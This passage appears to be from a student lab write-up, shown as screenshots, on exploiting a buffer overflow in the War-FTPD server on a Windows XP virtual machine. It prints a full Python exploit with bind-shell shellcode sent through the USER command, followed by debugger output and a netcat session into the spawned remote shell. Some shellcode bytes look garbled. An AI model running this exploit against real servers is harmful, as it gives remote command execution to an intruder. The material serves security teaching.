"\x3e\xb0\xb6\x76\x3f\x0b\xb8\x59\x4b\x24\xba\xd9\x88\xae\xbd"
"\x08\x42\xd1\x92\xdd\x93\xa7\x17\x41\x07\x48\xc1\x82\x77";
root@bt: /pentest/exploits/framework2#

```

Screenshot 13: war4.py code that has exploit and bind shell payload

```

war4.py (~/Desktop/Assignment_counter) - gedit
File Edit View Search Tools Documents Help

war1.py war2.py war3.py war4.py

#!/usr/bin/python

import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode=(
"\x8b\x98\xe4\x4b\x7d\xda\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x50\x83\xeb\xfc\x31\x43\x0f\x03\x43\x97\x06\xbe\x4b\xcd\x2d"
"\x0c\x5c\xe8\x4d\x70\x63\x6a\x39\xe3\xb8\x4e\xb6\xb9\xfc\x05"
"\xb4\x44\x85\x18\xaa\xcc\x3a\x02\xbf\x8c\xe4\x33\x54\x7b\xe6"
"\x07\x21\x7d\x9e\x56\xf5\xe7\xf2\x1c\x35\x63\x0c\xdd\x7c\x81"
"\x13\x1f\x6b\x6e\x28\xcb\x48\xa7\x3a\x16\x1b\xe8\xe0\xd9\xf7"
"\x71\x62\xd5\x4c\xf5\x2b\xf9\x53\xe2\xd7\x2d\xdf\x7d\xbb\x09"
"\xc3\x1c\x87\x60\x20\xba\x8c\xc1\xe6\xc8\xd3\xc9\x8d\xbf\xcf"
"\x7c\x1a\x7f\xf8\x20\x75\x0e\xb6\xd2\x69\x5e\xb8\x3c\x17\x0c"
"\x20\xa8\xeb\x80\xc4\x5f\x7f\xd7\x4b\xcb\x80\xc7\x1c\x38\x93"
"\x14\xe7\xee\x93\x33\x47\x87\x89\xda\xf9\x7a\x59\x21\xaf\xee"
"\x58\xda\x9f\x86\x85\x2d\xd5\xfb\x61\xd1\xc3\x50\xdd\x7e\xbf"
"\x05\xa2\xd3\x7c\xfa\xdb\x04\xe4\x94\x34\x8a\x8f\x37\xb2\x35"
"\xda\xdf\x60\xaf\x95\xd8\x3e\x2f\x83\x8c\xd0\x9e\x79\xaf\x01"
"\x48\x26\xe2\x8c\x60\x71\x03\x06\x21\x2b\x04\x77\xae\x36\xb3"
"\xfe\x66\xee\xbc\x29\x28\x44\x16\x83\x36\xb4\x05\x43\x2e\x4c"
"\xef\xed\xe7\x50\x39\x58\xf7\xf7\xa3\x09\x63\xe6\x43\xad\x06"
"\x6f\x76\x5b\x89\x36\x51\x50\xa0\x2e\xcb\x2c\x3a\x52\x3a\x6d"
"\xcf\x39\xc2\x2f\x1d\x0c\x07\x89\xce\xb1\x06\xe4\x5b\x62\x5d"
"\x7c\xee\x8b\x12\x6b\xf1\x01\x10\x6b\xdb\xb1\xcf\xcc\x1b\x5\x14"
"\xbe\x8f\x34\xc6\x11\x05\x66\x17\x41\xcd\x25\x3e\x64\xc0\x65"
"\x3e\xb0\xb6\x76\x3f\x0b\xb8\x59\x4b\x24\xba\xd9\x88\xae\xbd"
"\x08\x42\xd1\x92\xdd\x93\xa7\x17\x41\x07\x48\xc1\x82\x77"]

buffer = "\x41" * 485 + "\x41\x41\x41\x41" * 77 + "\x43" * 4 + "\x90" * 16 + shellcode + "\xcc" * 147
print "\nsending string to overflow buffer"
s.connect(('192.168.245.137',21)) # connect takes one argument
data = s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data = s.recv(1024)

s.close()

```

Screenshot 14: Shows debugger when shell is spawned and waits for connections

Address	Hex dump	Disassembly	Registers (FPU)
004348C0	64:A1 00000000	MOV EAX,DWORD PTR FS:[0]	EAX 00663710
004348C6	55	PUSH EBP	ECX 00000000
004348C7	8BEC	MOV EBP,ESP	EDX 7C90EB94 ntdll.KiFastSystemCallRet
004348C9	6A FF	PUSH -1	EBX 0013F00C
004348D0	68 F8244300	PUSH war-!ftpd.004394F8	ESP 0013F0E4
004348D0	68 B24A4300	PUSH <JMP.6HSUCRT._except_handler3>	EDP 0013F000
004348D5	50	PUSH EAX	ESI 00000000
004348D6	64:8925 000000	MOV DWORD PTR FS:[0],ESP	EDI 7FFDFC00
004348D0	83EC 78	SUB ESP,78	EIP 7C90EB94 ntdll.KiFastSystemCallRet
004348E0	53	PUSH EBX	C 0 ES 0023 32bit 0(FFFFFFFF)
004348E1	56	PUSH ESI	P 1 CS 001B 32bit 0(FFFFFFFF)
004348E2	57	PUSH EDI	A 0 SS 0023 32bit 0(FFFFFFFF)
004348E3	8965 E8	MOV DWORD PTR SS:[EBP-10],ESP	Z 1 DS 0023 32bit 0(FFFFFFFF)
004348E6	C745 FC 000000	MOV DWORD PTR SS:[EBP-4],0	S 0 FS 003B 32bit 7FFDF000(FFF)
004348ED	6A 02	PUSH 2	T 0 GS 0000 NULL
004348EF	FF15 54CF4400	CALL DWORD PTR DS:[<6HSUCRT._set_ap	D 0
004348F5	83C4 04	ADD ESP,4	0 0 LastErr ERROR_SUCCESS (00000000)
004348F8	C705 48B14400	MOV DWORD PTR DS:[44B140],-1	EFL 00000246 (ND,NB,E,OE,NS,PE,GE,LE)
00434902	A1 48B14400	MOV EAX,DWORD PTR DS:[44B140]	ST0 empty 0.00000000000000000000
00434907	A3 4CB14400	MOV DWORD PTR DS:[44B14C],EAX	ST1 empty 0.00000000000000000000
0043490C	FF15 54CF4400	CALL DWORD PTR DS:[<6HSUCRT._p_fno	ST2 empty 0.00000000000000000000
00434912	8B00 F0A14400	MOV ECX,DWORD PTR DS:[44A1F0]	
00434915	8B08	MOV DWORD PTR DS:[EAX],ECX	
00400000	00 00 00 00 59 40 43 00 F0 36 40 00 30 37 40 00	ASCII	Address Value ASCII Comment
00400010	30 30 42 00 70 30 42 00 02 43 00 90 08 43 00	...VKC.060.070.	0013FFC4 7C816D4F 0n RETURN to kernel32.7C816D4F
00400020	E0 10 43 00 20 11 43 00 60 01 43 00 E0 11 43 00	00B.p0B..MC.MC.	0013FFC8 00670067 g.g.
00400030	E0 12 43 00 20 13 43 00 40 13 43 00 80 13 43 00	00C..MC.MC.MC.	0013FFCC 00720065 e.r.
00400040	E0 13 43 00 00 14 43 00 40 14 43 00 80 14 43 00	00C..MC.MC.MC.	0013FFD0 7FFDC000 .ay
00400050	C0 14 43 00 00 15 43 00 40 15 43 00 80 15 43 00	00C..MC.MC.MC.	0013FFD4 80543DFD g-T
00400060	C0 15 43 00 00 16 43 00 30 17 43 00 00 00 00 00	00C..MC.MC.MC.	0013FFD8 0013FFC8 Eij
00400070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0013FFDC 898538F0 08
00400080	31 30 00 00 00 00 00 00 5C 53 74 61 74 52 65 70	10.....StatRep	0013FFE0 FFFFFFFF jujuj End of SEH chain
00400090	6F 72 74 2E 74 78 74 0E 73 72 70 00 00 00 00	00t.txt..srp...	0013FFE4 7C8399F3 0 SE handler
004000A0	55 73 65 72 73 20 74 6F 20 65 78 6C 75 64 65	Users to exclude	0013FFE8 7C816D58 Xn kernel32.7C816D58
004000B0	00 00 00 4F 75 74 70 75 74 20 50 61 74 68 00Output Path.	0013FFEC 00000000
004000C0	4E 75 6D 62 65 72 20 6F 66 20 75 73 65 72 73	Number of users.	0013FFF0 00000000
004000D0	48 69 73 74 6F 72 70 55 70 6C 6F 61 64 20 46	History.Upload F	0013FFF4 00000000
004000E0	69 6C 65 73 00 00 00 55 70 6C 6F 61 64 20 42	iles....Upload B	0013FFF8 004348C0 AHC war-!ftpd.<ModuleEntryPoint>
004000F0	70 74 65 73 00 00 00 44 6F 77 6E 6C 6F 61 64	ytes....Download	0013FFFC 00000000
00400100	20 46 69 6C 65 73 00 00 44 6F 77 6E 6C 6F 61 64	Files....Download	
00400110	20 42 79 74 65 73 00 00 44 41 54 41 00 00 00 00	Bytes..DATA....	
00400120	45 78 63 65 70 74 69 6F 6E 20 54 79 70 65 00 00	Exception Type..	
00400130	50 6C 65 61 73 65 20 67 69 76 65 20 74 68 65 20	Please give the	
00400140	72 65 70 6F 72 74 20 61 20 6E 61 6D 65 20 62 65	report a name be	
00400150	66 72 65 20 73 61 76 69 6E 6F 2E 00 00 00 00	Fore saving....	
00400160	2E 5C 00 00 2A 2E 73 72 70 00 00 3B 00 00 00	..*.srp.....	
00400170	6E 6F 74 65 70 61 64 2E 65 78 65 20 25 73 00	notepad.exe %s..	

Screenshot 15: Execution of war4.py, netcat and ipconfig commands

```

root@bt: ~/Desktop/Assignment_counter
File Edit View Terminal Help
root@bt:~/Desktop/Assignment_counter# python war4.py
\sending string to overflow buffer
root@bt:~/Desktop/Assignment_counter# nc 192.168.245.137 5935
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\ward165>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.245.137
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.245.1

C:\ward165>

```

Screenshot 16: Shows the established connection between BT5-GNOME-VM-32 and Windows-XP-SP2

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Dennis>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP    0.0.0.0:21                0.0.0.0:0               LISTENING
TCP    0.0.0.0:135               0.0.0.0:0               LISTENING
TCP    0.0.0.0:445               0.0.0.0:0               LISTENING
TCP    0.0.0.0:3389              0.0.0.0:0               LISTENING
TCP    127.0.0.1:1028            0.0.0.0:0               LISTENING
TCP    192.168.245.137:139       0.0.0.0:0               LISTENING
TCP    192.168.245.137:5935     192.168.245.145:49585   ESTABLISHED
UDP    0.0.0.0:445               *:*:                     *:*
UDP    0.0.0.0:500               *:*:                     *:*
UDP    0.0.0.0:4500              *:*:                     *:*
UDP    127.0.0.1:123             *:*:                     *:*
UDP    127.0.0.1:1900            *:*:                     *:*
UDP    192.168.245.137:123       *:*:                     *:*
UDP    192.168.245.137:137       *:*:                     *:*
UDP    192.168.245.137:138       *:*:                     *:*
UDP    192.168.245.137:1900      *:*:                     *:*

C:\Documents and Settings\Dennis>_

```